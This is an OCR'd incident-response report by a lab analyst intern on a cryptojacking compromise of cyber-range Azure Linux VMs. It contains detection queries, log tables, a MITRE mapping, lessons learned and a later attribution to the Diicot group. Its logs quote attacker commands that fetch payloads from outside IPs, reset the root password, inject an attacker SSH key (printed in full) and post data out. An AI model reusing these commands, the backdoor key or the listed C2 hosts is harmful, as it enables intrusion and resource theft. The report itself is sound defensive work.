
sults | Chart

een [UTC]	LastSeen [UTC]	DeviceName	Severity	TotalIOC_Hits	MITRE_Technique	Accounts	Commands
2/23/2025, 12:53:51.833 AM	2/23/2025, 12:56:39.281 AM	linux-vuln-test-jonz.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	21	T1059,T1496,T1036,T1070,T1041	["root"]	["bash -c \"echo root:2gleh e5t24th1issZs|chpasswd|bash; pkill kswap...
2/25/2025, 4:20:37.655 AM	2/25/2025, 4:20:42.708 AM	ff-vm-lx-224-base.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	20	T1059,T1496,T1036,T1070,T1041	["root"]	["chmod +x yglgjglkjgfg0","./yglgjglkjgfg0","wget http://169.239.130.24...
2/26/2025, 12:23:35.305 AM	2/26/2025, 12:23:40.968 AM	linux-vulnmgmt-kobe.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	28	T1059,T1496,T1036,T1070,T1041	["root"]	["bash -c 'wdir=\"/bin\"\nfor i in \"/bin\" \"/home\" \"/root\" \"/tmp\"...
2/26/2025, 4:20:38.855 AM	2/26/2025, 4:20:44.498 AM	linux-vm-vulnerablity-test.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	28	T1059,T1496,T1036,T1070,T1041	["root"]	["bash -c 'wdir=\"/bin\"\nfor i in \"/bin\" \"/home\" \"/root\" \"/tmp\"...
2/27/2025, 10:30:28.265 PM	2/27/2025, 10:30:38.296 PM	lab-linux-vuln.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	23	T1059,T1496,T1036,T1070,T1041	["root"]	["./yglgjglkjgfg0","/usr/bin/perl /sbin/update-rc.d yglgjglkjgfg0 default...
3/1/2025, 6:44:06.752 PM	3/1/2025, 6:44:06.777 PM	linux-programmatic-fix-tleanne.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	13	T1059,T1496,T1036,T1070,T1041	["root"]	["bash -c \"crontab -r ; chattr -iae ~/.ssh/authorized_keys >/dev/null...
3/3/2025, 10:19:08.661 PM	3/3/2025, 10:19:13.697 PM	linux-vm-vun-test-zay.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	27	T1059,T1496,T1036,T1070,T1041	["root"]	["bash -c 'wdir=\"/bin\"\nfor i in \"/bin\" \"/home\" \"/root\" \"/tmp\"...
3/4/2025, 5:51:47.586 PM	3/4/2025, 9:59:00.797 PM	linux-program-fix.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	431	T1059,T1496,T1036,T1070,T1041	["root"]	["bash -c \"crontab -r ; chattr -iae ~/.ssh/authorized_keys >/dev/null...
3/6/2025, 10:34:06.432 PM	3/6/2025, 10:34:12.112 PM	linux-moh-jan.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	29	T1059,T1496,T1036,T1070,T1041	["root"]	["bash -c 'wdir=\"/bin\"\nfor i in \"/bin\" \"/home\" \"/root\" \"/tmp\"...
3/7/2025, 9:24:11.258 PM	3/9/2025, 7:59:00.314 AM	linux-programatic-ajs.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	783	T1059,T1496,T1036,T1070,T1041	["root"]	["bash -c \"crontab -r ; chattr -iae ~/.ssh/authorized_keys >/dev/null...
3/8/2025, 6:34:00.945 PM	3/9/2025, 9:09:01.466 PM	linux-programatic-ajs	Critical	386	T1059,T1496,T1036,T1070,T1041	["root"]	["/bin/sh -c \"/var/tmp/.update-logs/./.b >/dev/null 2>&1 & disown...
3/11/2025, 1:57:36.710 AM	3/11/2025, 8:00:00.258 AM	linux-programmatic-vm-danny.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	490	T1059,T1496,T1036,T1070,T1041	["root"]	["./retea -c ' #!/bin/bash\nkey=$1\nuser=$2\n\nif [[$key == \"KOFV...
3/13/2025, 5:44:36.955 AM	3/13/2025, 7:57:00.744 AM	linuxvmdavid.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	224	T1059,T1496,T1036,T1070,T1041	["root"]	["bash -c \"crontab -r ; chattr -iae ~/.ssh/authorized_keys >/dev/null...
3/13/2025, 9:17:00.857 AM	3/13/2025, 10:30:00.750 AM	linux-programatical-vul-remediation-lokesh.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	432	T1059,T1496,T1036,T1070,T1041	["root"]	["/bin/bash /var/tmp/.update-logs/./.b","/bin/bash /var/tmp/.update...

Timestamp	Device	Remote IP	Port	Action / Binary
Feb 20, 2025	levi-linux-vulnerability	87.120.116.35	42	./YAvdMwRw
Feb 20, 2025	levi-linux-vulnerability	80.76.51.5	80	curl -s 80.76.51.5/.x/black3
Mar 4, 2025	linux-program-fix	196.251.73.38	42	./MNFleGNm
Mar 4, 2025	linux-program-fix	196.251.73.38	1337	./MNFleGNm
Mar 7, 2025	linux-programatic-ajs	196.251.73.38	42	./AqsEUmKy
Mar 7, 2025	linux-programatic-ajs	196.251.73.38	1337	./AqsEUmKy
Mar 13, 2025	linuxvmdavid	196.251.73.38	42	./oGBeupSS
Mar 13, 2025	linuxvmdavid	196.251.73.38	1337	./oGBeupSS
Mar 13, 2025	linux-programatical-vul-remediation-lokesh	87.120.116.35	1418	/var/tmp/.update-logs/Update
Mar 13, 2025	nux-programatical-vul-remediation-lokesh	80.76.51.5	80	curl -s 80.76.51.5/.x/black3
Mar 14, 2025	sakel-lunix-2	196.251.73.38	42	./UpzBUBnv
Mar 14, 2025	sakel-lunix-2	196.251.73.38	1337	./UpzBUBnv
Mar 14, 2025	sakel-lunix-2	196.251.73.38	47	curl --silent save-data exfil

MITRE ATTsCK Mapping

The following diagram visualizes the observed attack progression based on MITRE ATTCCK phases and our detection data. It summarizes the student's activity from reconnaissance to crypto-mining execution



Tactic	Technique	Observations
Initial Access	T1078 - Valid Accounts	SSH brute-force using weak lab credentials (labuser / Cyber23!).
	T1190 - Exploit Public-Facing App	Initial compromise via levi-linux-vulnerability (SSH/web service exposure).
Execution	T1059 - Command and Scripting Interpreter	.diicot, .retea, .balu payloads executed with bash, curl, wget.
	T1203 - Exploitation for Client Execution	curl/wget direct payload fetching and execution.
Persistence	T1053.003 - Scheduled Task / Cron	Malicious cron jobs on multiple VMs (e.g., linuxvmvulnerability-test-corey).
	T1070.004 - Indicator Removal on Host	.bash_history wiped, logs cleared post-execution.
Defense Evasion	T1562.004 - Disable or Modify System Firewall	iptables rules used to block Azure Metadata (168.63.129.16).
	T1070.003 - Clear Command History	History wiping confirmed.

	T1140 - Deobfuscate/Decode Files or Info	Encoded payloads executed via curl/wget.
Credential Access	T1110 - Brute Force	SSH brute-force from kobe toward internal Linux VMs.
	T1552.001 - Unsecured Credentials in Files	auditctl used to probe passwd, shadow, sudo logs.
Discovery	T1083 - File and Directory Discovery	System audit rule checks, file recon, temp directories.
	T1016 - System Network Configuration Discovery	UFW/iptables, mangle table, kernel module checks.
Lateral Movement	T1021.004 - SSH	Confirmed pivoting by kobe, spreading miners internally.
Command C Control	T1071.001 - Web Protocols (HTTP/HTTPS)	Outbound curl/wget to 218.92.0.222, miner pools.
Exfiltration	T1041 - Exfiltration Over C2 Channel	curl POST /save-data?IP= observed — indicative of possible victim IP/data exfiltration.
Impact	T1496 - Resource Hijacking	.diicot and .balu miner deployment, sustained CPU-intensive mining on multiple compromised VMs.

Vulnerability Notes (CVEs s VM Practices)

CVE Content

- No specific CVEs exploited — access was gained through brute-forcing weak SSH credentials.
- Miner payloads like .diicot and .balu were dropped after gaining access, typical of post-compromise activity.
- This was a real attack inside the lab, carried out by a rogue student.
- Defender VA agent was running — no critical CVEs flagged during the investigation.
- Key takeaway: Attack succeeded due to weak credentials, not missing patches. Shows how valid account abuse and poor hardening open the door — even without a CVE.

CVE-2018-10933 — libssh Authentication Bypass Vulnerability Example

- Description: A flaw in libssh allowed an attacker to bypass authentication by presenting "SSH2_MSG_USERAUTH_SUCCESS" instead of the expected "SSH2_MSG_USERAUTH_REQUEST".
- Impact: Remote attackers could gain unauthenticated access to servers using vulnerable versions of libssh.
- Relevance: Common in poorly maintained Linux environments; this aligns with weak SSH access and brute-force attack scenarios like your case.

Reference: https://nvd.nist.gov/vuln/detail/CVE-2018-10933


Risk and Impact Summary


Risk	Impact	Likelihood	Notes
Crypto-Mining	High	High	Resource abuse, Azure abuse report received
External Brute-Force	High	High	244K SSH attempts toward internet targets
Internal Exfiltration	low	low	No data theft from environment confirmed
Persistence	Medium	Medium	Cron jobs, history wiping observed

Containment s Eradication

Actions Taken by our Mentor s Lead Instructor: Josh Madakor

- Full deletion of compromised student VMs within the affected resource group
- Confirmed Sentinel and Defender core monitoring remained unaffected
- Azure Abuse case acknowledged and closed following remediation
- Reviewed outbound NSG rules to tighten egress controls as shown below





Recovery s Prevention

Cyber Range SOC next steps:

- Defender tuning
- KQL detection added
- Security awareness reminder
- Add permanent detection for mining/SSH brute-force
- Threat hunting workshop planned
- Increase logging retention

MITRE DEFEND

- D3-EDR: Defender for Endpoint deployed
- D3-MFA: Confirmed enforced on main tenant
- D3-DATA: Monitored curl exfil attempts
  D3-VULN: Defender vulnerability management active

Lessons Learned

- Cloud-based labs must be hardened like production
- Weak or shared credentials enable lateral movement
- Mining campaigns quickly escalate to external abuse
- Early detection and log monitoring are critical for containment

Status:

- Incident contained
- Environment secured
- Abuse case closed

Conclusion:

- This investigation confirmed a student-initiated internal compromise that simulated real-world attacker behavior. The operation involved SSH brute-force attacks, Linux miner deployment, and communication with known malicious infrastructure.
- There was no evidence of production impact or internal data exfiltration. All infected resources were isolated and purged.
- The team successfully followed the IR lifecycle (Detection, Containment, Eradication, Recovery) while aligning with MITRE ATTCCK and DEFEND standards.
- This case reinforces the importance of strong credential hygiene, continuous monitoring, and proactive threat hunting — even in test environments.
- Report will be shared with the team to strengthen future detection, prevention.

Recommendations

- Use created KQL detection rule to monitor for:
  - xmrig, .diicot, .balu, .bisis
  - Outbound traffic to 196.251.x.x / 87.120.x.x / dinpasiune.com
- Update lab onboarding policies:
  - Enforce unique credentials per VM
  - Prohibit reuse of labuser / Cyberlab123!
- Enhance NSG egress filtering — block miner pools and known C2s
- Run periodic MITRE-aligned threat hunts focusing on:
  - T1078 Valid Accounts
  - T1496 Resource Hijacking
  - T1110 Brute Force

References:

- CVE-2018-10933 — libssh Authentication Bypass Vulnerability
  https://nvd.nist.gov/vuln/detail/CVE-2018-10933

MITRE ATTCCK Framework
https://attack.mitre.org/

- MITRE ATTCCK References for Report:
- Brute Force (T1110)
  https://attack.mitre.org/techniques/T1110/
- Exploitation of Remote Services (T1210)
  https://attack.mitre.org/techniques/T1210/
- SSH Hijacking (T1563.001)
  https://attack.mitre.org/techniques/T1563/001/
- Resource Hijacking - Crypto Mining (T1496)
  https://attack.mitre.org/techniques/T1496/
- Scheduled Task/Job - Cron (T1053.003)
  https://attack.mitre.org/techniques/T1053/003/
- Command and Scripting Interpreter: Bash (T1059.004)
  https://attack.mitre.org/techniques/T1059/004/
- Ingress Tool Transfer (T1105)
  https://attack.mitre.org/techniques/T1105/

MITRE DEFEND Framework
https://defend.mitre.org/

- Process Analysis (D3-PA)
  https://d3fend.mitre.org/technique/d3f:ProcessAnalysis/
- Multi-Factor Authentication (D3-MFA)
  https://d3fend.mitre.org/technique/d3f:Multi-factorAuthentication/

VirusTotal Threat Intelligence
https://www.virustotal.com/

Report Compiled By:
Mohammed A, Analyst Intern
Environment: Cyber Range
Date: 23/03/2025
Mentor C Lead Instructor: Josh Madakor
Case ID: Incident-2400

Post-Investigation Addendum – Threat Actor Context (Community-Based Discovery)

Note: This section was added after the original report was submitted. The content here reflects continued investigation and insights gained through post-report peer discussions, community research, and additional IOC discovery.

After completing my report, I reviewed two threat intelligence articles recommended by students in our community:

- Akamai — Mexals Cryptojacking Malware Resurgence
- Wiz.io — Diicot Threat Group Malware Campaign

Both reports highlight the Diicot threat group (also known as Mexals), which is known for running SSH brute-force attacks, cryptojacking campaigns, and using a variety of Linux miner payloads, matching much of the activity seen in this case.

Key Overlaps Between the Diicot Group and This Incident:

- SSH brute-force attacks were used as an initial access vector — consistent with the activity traced back to Sukal's VM.
- Miner payloads with names like .diicot, .balu, .kuak, and .retea — several of which were found in our payload analysis.
- Use of curl/wget for remote payload retrieval and bash history wiping to evade detection.
- Confirmed Monero (XMR) mining activity.
- Overlapping C2 infrastructure — e.g., domains like dinpasiune[.]com and IP ranges similar to what was observed in this incident.
- Use of UPX-packed ELF binaries and potentially TOR-like encrypted traffic — both patterns seen in our network and file analysis.

Analyst Reflection: Theory s Context

Initially, I was focused on the theory that a student — particularly the user behind the "Sukal" VM — had intentionally launched these attacks. This led to a degree of analytical tunnel vision, as I tried to fit observed behavior into a student-driven framework.

However, after reviewing broader threat intelligence and correlating known TTPs, I realized that this activity was more consistent with the Diicot group's operational patterns. While it's still possible the student was involved — either by knowingly using public tools or having their system compromised — the evidence suggests a more likely connection to an established external threat actor.

This realization served as a valuable learning moment about maintaining investigative flexibility and avoiding early confirmation bias during threat attribution.

Intern Note:


Brute-force attacks can appear noisy or unsophisticated, which initially made it seem unlikely that a serious actor was behind this activity. However, brute-force is a core technique used by groups like Diicot, who favor mass-scanning campaigns and opportunistic access — especially in lab environments or systems with weak protections.

This context doesn't change the core findings of the report but adds important external perspective and may help guide future detections and incident response improvements.

Additional Findings After Initial Report

Malicious SSH RSA Key Injection s Crypto Wallets

SSH Public Key injected into .ssh/authorized_keys



```
DeviceFileEvents
| where FolderPath endswith "authorized_keys"
| where ActionType in ("FileCreated", "FileModified")
| project Timestamp, DeviceName, FolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine, ReportId
```

started | Results | Query history

Show empty columns | 17 items | Search | 00:04.29 | Low | Chart type | Full screen

Add filter

mestamp ↑	DeviceName	FolderPath	InitiatingProcessFileName	InitiatingProcessCommandLine
Feb 23, 2025 4:44:...	lx-test-vm-0222.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys	bash	bash -c "LC_ALL=C echo ssh-rsa AAAA
Feb 24, 2025 1:53:...	linux-vm-john.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys	bash	bash -c "LC_ALL=C echo ssh-rsa AAAA
Feb 28, 2025 2:39:...	linuxprogfix.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys	bash	bash -c "LC_ALL=C echo ssh-rsa AAAA
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys		
Mar 7, 2025 9:24:1...	linux-programatic-ajs.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys		
Mar 13, 2025 5:44:...	linuxvmdavid.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys		
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys		
Mar 18, 2025 12:4...	linux-programmatic-fix-ahmad.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys	kceaccbmouhqaniy	./KCEacCbMOuHQANIY
Mar 18, 2025 12:4...	linux-programmatic-fix-ahmad.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys	kceaccbmouhqaniy	./KCEacCbMOuHQANIY
Mar 18, 2025 12:4...	linux-programmatic-fix-ahmad.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	/home/labuser/.ssh/authorized_keys	kceaccbmouhqaniy	./KCEacCbMOuHQANIY
Mar 18, 2025 12:4...	linux-programmatic-fix-ahmad.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	/home/cheeki/.ssh/authorized_keys	kceaccbmouhqaniy	./KCEacCbMOuHQANIY

Malicious SSH Public Key Found

ssh-rsa

bash -c "LC_ALL=C echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCuhPmv3xdhU7JbMoc/ecBTDxiGqFNKbe564p4aNT6JbYWjNwZ5z6E4iQQDQ0bEp7uBtB0aut0apqDF/SL7pN5ybh2X44aCwDaSEB6bJuJi0yMkZwIvenmtCA1LMAr2XifvGS/Ulac7Qh5vFzfw562cWC+IOI+LyQZAcPgr+CXphJhm8QQ+O454ItXurQX6oPlA2rNfF36fnxYss1ZvUYC80wWTi9k2+/XR3IoQXZHKCFsJiwyKO2CY+jShBbDBbtdOX3/ksHNVNStA/jPE0HYD7u6V2Efjv9K+AEbklMsytD9T60Iu3ua+ugBrP5hL7zAjPHpXH8qW4Ku7dySZ4yvH >>~/.ssh/authorized_keys"

Purpose:

This SSH RSA public key was used by the attacker to establish persistent, passwordless remote access across compromised Linux VMs.

The key was injected repeatedly into the following locations:

- /root/.ssh/authorized_keys
- ~/.ssh/authorized_keys

Observed Behavior:

- Deployed via scripted bash -c "echo ssh-rsa ... >> ~/.ssh/authorized_keys"
- Found identical on multiple VMs (indicates botnet-style operation)
- Not rotated or unique per host (typical of automated crypto-mining campaigns)
- Repeated same RSA key injected into multiple Azure Linux VMs.
- Use of both ~/.ssh/authorized_keys and /root/.ssh/authorized_keys.
- Repeated bash command structure matching attacker playbook.
- Persistent SSH Access for potential lateral movement or mining.
- Bypasses traditional SSH password policies via key injection.

MITRE ATTCCK Mapping:

Tactic	Technique	Description
Persistence	T1098 - Account Manipulation	SSH key injection for backdoor access
Defense Evasion	T1070.004 - Indicator Removal	Silent modification of .ssh/authorized_keys

Affected VM Targets with .ssh/authorized keys Modification:

```
DeviceFileEvents
| where FolderPath endswith "authorized_keys"
| where ActionType in ("FileCreated", "FileModified")
| project Timestamp, DeviceName, FolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine, ReportId
```

g started | Results | Query history

port | Show empty columns | 20 items | Search

Add filter

Timestamp	DeviceName	FolderPath	InitiatingProcessFileName	InitiatingProcessCommandL...	ReportId
Mar 24, 2025 4:57:...	jr-linux-vm-test.p2zfv...	/root/.ssh/authorized_ke...			15969
Mar 18, 2025 12:4...	linux-programmatic-f...	/root/.ssh/authorized_ke...	kceaccbmouhqaniy	./KCEacCbMOuHQANIY	11441
Mar 18, 2025 12:4...	linux-programmatic-f...	/root/.ssh/authorized_ke...	kceaccbmouhqaniy	./KCEacCbMOuHQANIY	11448
Mar 18, 2025 12:4...	linux-programmatic-f...	/home/labuser/.ssh/aut...	kceaccbmouhqaniy	./KCEacCbMOuHQANIY	11459
Mar 18, 2025 12:4...	linux-programmatic-f...	/home/cheeki/.ssh/auth...	kceaccbmouhqaniy	./KCEacCbMOuHQANIY	11471
Mar 18, 2025 12:4...	kc-linux-vulnerability....	/root/.ssh/authorized_ke...	bash	bash -c "LC_ALL=C echo...	198
Mar 20, 2025 11:3...	linxfee.p2zfvso05mle...	/root/.ssh/authorized_ke...	gkbqlhercuijfnwp	./gKBQlHErCUIJFnWp	8981
Mar 20, 2025 11:3...	linxfee.p2zfvso05mle...	/root/.ssh/authorized_ke...	gkbqlhercuijfnwp	./gKBQlHErCUIJFnWp	8992
Mar 20, 2025 11:3...	linxfee.p2zfvso05mle...	/home/labuser/.ssh/aut...	gkbqlhercuijfnwp	./gKBQlHErCUIJFnWp	9002
Mar 20, 2025 11:3...	linxfee.p2zfvso05mle...	/home/cheeki/.ssh/auth...	gkbqlhercuijfnwp	./gKBQlHErCUIJFnWp	9017
Mar 22, 2025 1:33:...	linlin.p2zfvso05mlezj...	/home/linlin/.ssh/author...	cp	cp .ssh/id_ed25519.pub ...	2153
Mar 29, 2025 5:32:...	linux-vulnerability-te...	/root/.ssh/authorized_ke...			5249


```
DeviceFileEvents
| where FolderPath endswith "authorized_keys"
| where ActionType in ("FileCreated", "FileModified")
| project Timestamp, DeviceName, FolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine, ReportId
```


g started | Results | Query history

port | Show empty columns | 20 items | Search | 00:01.961 | Low | Chart type | Full screen

Timestamp	DeviceName	FolderPath	InitiatingProcessFileName	InitiatingProcessCommandLine
Mar 18, 2025 12:4...	linux-programmatic-fix-ahmad.p2zfvso...	/home/labuser/.ssh/aut...	kceaccbmouhqaniy	./KCEacCbMOuHQANIY
Mar 18, 2025 12:4...	linux-programmatic-fix-ahmad.p2zfvso...	/home/cheeki/.ssh/auth...	kceaccbmouhqaniy	./KCEacCbMOuHQANIY
Mar 20, 2025 11:3...	linxfee.p2zfvso05mlezjev3ck4vqd3kd.cx....	/root/.ssh/authorized_ke...	gkbqlhercuijfnwp	./gKBQlHErCUIJFnWp
Mar 20, 2025 11:3...	linxfee.p2zfvso05mlezjev3ck4vqd3kd.cx....	/root/.ssh/authorized_ke...	gkbqlhercuijfnwp	./gKBQlHErCUIJFnWp
Mar 20, 2025 11:3...	linxfee.p2zfvso05mlezjev3ck4vqd3kd.cx....	/home/labuser/.ssh/aut...	gkbqlhercuijfnwp	./gKBQlHErCUIJFnWp
Mar 20, 2025 11:3...	linxfee.p2zfvso05mlezjev3ck4vqd3kd.cx....	/home/cheeki/.ssh/auth...	gkbqlhercuijfnwp	./gKBQlHErCUIJFnWp
Mar 22, 2025 1:33:...	linlin.p2zfvso05mlezjev3ck4vqd3kd.cx.in....	/home/linlin/.ssh/author...	cp	cp .ssh/id_ed25519.pub .ssh/authorized_keys
Mar 30, 2025 12:4...	linvmtest.p2zfvso05mlezjev3ck4vqd3kd....	/home/cheeki/.ssh/auth...	buxjomdqefbzyyqx	./bUXjOMdqEfbzYYQX
